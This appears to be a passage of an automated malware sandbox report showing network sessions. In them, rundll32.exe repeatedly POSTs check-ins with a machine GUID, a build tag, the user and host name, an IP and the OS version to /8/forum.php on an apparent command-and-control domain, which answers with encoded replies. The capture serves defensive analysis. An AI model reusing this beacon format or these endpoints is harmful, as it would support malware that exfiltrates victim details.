Jul 9, 2021 03:11:56.281801939 CEST	5458	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=1245814355020401585 2&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:56.350697041 CEST	5459	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:57 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 48 53 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJHSQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	49790	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:57.506844044 CEST	5459	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=1245814355020401585 2&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:57.572794914 CEST	5460	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 4a 51 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZJQAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.3	49791	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:57.533869982 CEST	5460	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:57.601253033 CEST	5461	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 5a 41 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTZAGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.3	49792	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:57.860013962 CEST	5461	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:57.924782038 CEST	5462	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 59 42 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZYBAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.3	49793	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:57.953269958 CEST	5463	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.020178080 CEST	5464	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 46 4d 4e 55 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cFMNUARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.3	49794	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:57.962085962 CEST	5463	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:58.030364037 CEST	5464	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 48 53 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJHSQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.3	49795	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.261405945 CEST	5465	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:58.330001116 CEST	5466	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 56 47 54 45 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cVGTEARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.3	49796	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.327851057 CEST	5466	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:58.397506952 CEST	5467	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 42 4a 51 59 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cBJQYARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	95.213.179.67	80	192.168.2.3	49727	C:\Windows\SysWOW64\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.3	49797	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.346272945 CEST	5467	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:58.412498951 CEST	5467	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:11:59 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 54 56 45 47 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cTVEGARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.3	49798	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.691080093 CEST	5468	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.761250973 CEST	5470	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 43 58 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCCXXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.3	49800	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.732633114 CEST	5469	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:58.804646015 CEST	5471	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 48 48 53 53 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cHHSSARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.3	49799	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:58.732853889 CEST	5470	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:58.803184032 CEST	5470	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4b 41 5a 50 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cKAZPARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
74	192.168.2.3	49802	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.115871906 CEST	5472	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:59.186662912 CEST	5474	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 41 5a 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMAZNARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
75	192.168.2.3	49801	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.116475105 CEST	5472	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:59.188098907 CEST	5474	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4e 4d 4e 4d 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cNMNMARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
76	192.168.2.3	49803	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.121921062 CEST	5473	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:59.186986923 CEST	5474	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:00 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 43 43 58 58 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cCCXXARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
77	192.168.2.3	49804	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.522425890 CEST	5475	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:59.591309071 CEST	5477	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4d 5a 41 4e 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cMZANARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.3	49805	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.522624016 CEST	5476	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)
Jul 9, 2021 03:11:59.591022015 CEST	5477	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 5a 51 4a 41 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cZQJAARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.3	49806	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.549141884 CEST	5477	OUT	POST /8/forum.php HTTP/1.1 Accept: */* Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: sudepallon.com Content-Length: 121 Cache-Control: no-cache Data Raw: 47 55 49 44 3d 31 32 34 35 38 31 34 33 35 35 30 32 30 34 30 31 35 38 35 32 26 42 55 49 4c 44 3d 30 37 30 37 5f 77 76 63 72 26 49 4e 46 4f 3d 37 38 33 38 37 35 20 40 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 26 45 58 54 3d 26 49 50 3d 31 38 35 2e 31 38 39 2e 31 35 30 2e 37 30 26 54 59 50 45 3d 31 26 57 49 4e 3d 31 30 2e 30 28 78 36 34 29 Data Ascii: GUID=124581435502040158 52&BUILD=0707_wvcr&INFO=783875 @ computer\user&EXT=&IP=185.189.150.70&TYPE=1&WIN=10.0(x64)

Timestamp	kBytes transferred	Direction	Data
Jul 9, 2021 03:11:59.616100073 CEST	5478	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 09 Jul 2021 01:12:01 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/5.4.45 Data Raw: 63 0d 0a 4a 54 47 51 41 52 52 41 42 77 3d 3d 0d 0a 30 0d 0a 0d 0a Data Ascii: cJTGQARRABw==0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49728	77.222.42.67	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
